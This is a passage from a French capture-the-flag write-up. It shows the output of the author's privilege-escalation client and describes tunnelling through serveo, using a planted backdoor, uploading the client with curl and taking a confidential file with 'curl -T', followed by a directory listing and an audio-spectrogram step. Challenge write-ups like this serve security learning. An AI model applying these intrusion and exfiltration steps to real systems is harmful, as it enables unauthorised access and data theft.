port cafebabe received 78 bytes
port cafebabe received 18 bytes

leaked data queue
0000 : 0000000000000000 0000000000000000
0010 : 0000000000000000 0000000000000000
0020 : 8168e581999cc131 0000000000000000
0030 : 0000000000000000 ffffd886d41d7fe9
0040 : ffffc28a23f5cbc8 ffffc28a23f5cbc8
0050 : 00007ff7103482a0 0000000000000000
0060 : 0000000000000000 0000000000000028
port cafebabe received 178 bytes
exit & bsod???

C:\Users\Administrator>
```

Figure 6: exécution d'EnigmaClient sur machine représentative

Il ne reste plus qu'à mettre en place, encore une fois, une chaine de proxy (toujours via serveo), et en se connectant à la backdoor mise en place par notre commanditaire, d'uploader notre client sur la machine cible (la commande curl est présente nativement sur Windows). Une fois élevé on a accès aux documents de l'administrateur, et au dossier confidentiel contenant le manifeste du groupuscule.

Après quelques tâtonnement je finis par le récupérer grâce à la commande « curl -T » .


Epilogue : woof

Mais j'ai beau éplucher ce document (et une image) je ne trouve pas ce que je cherche (une adresse mail). Au bout d'une bonne heure à creuser, je finis par me demander si j'ai bien récupéré les bons fichiers.

Remise en place de ma connexion, ré-upload, ré-exécution de l'élévation, je retourne dans le dossier Administrateur et liste cette fois l'ensemble des fichiers :

```
C:\Users\Administrator>tree /F
tree /F
Folder PATH listing
Volume serial number is C4CB-0555
C:.
�   flag_step5.txt
�
����3D Objects
����confidential
�       Green Shard Revelation Manifesto.pdf
�       me-in-the-lab.png
�
����Contacts
����Desktop
����Documents
����Downloads
����Favorites
����Links
����Music
����personal
�       CV.png
�       summer-vacation1.png
�       summer-vacation2.png
�       Voice-Note-001.mp3
�
����Pictures
����Saved Games
����Searches
����Videos
```

Le fichier « Voice-Note-001.mp3 » contient une série d'aboiement, puis un bruit qui fait très…vieux modem… Un passage dans audacity pour afficher le spectrogramme nous donne :



Ce qui termine, enfin, mon analyse.

Conclusion et remerciements

Nouvelle année de challenge et, comme d'habitude, j'en profite pour remercier les organisateurs pour la balade. C'est toujours un plaisir de se pencher dans ce challenge qui cette année était fort agréable. Longue, peut-être, mais très intéressante, je l'ai déjà dit mais j'ai particulièrement apprécié de me plonger dans SHA-2, que je ne connaissais finalement pas. Je n'aurais pas eu l'occasion de le faire autrement.

Comme toujours, ce challenge est certes individuel, mais sans l'ensemble des diablotins (et ex-diablotins) partageant avec moi ce mois, avec ces moments de blocages et de joies, je ne sais pas si je réussirais à finir. Bref merci à tous, c'était chouette une fois de plus !

Et merci à TogGwenn, toujours.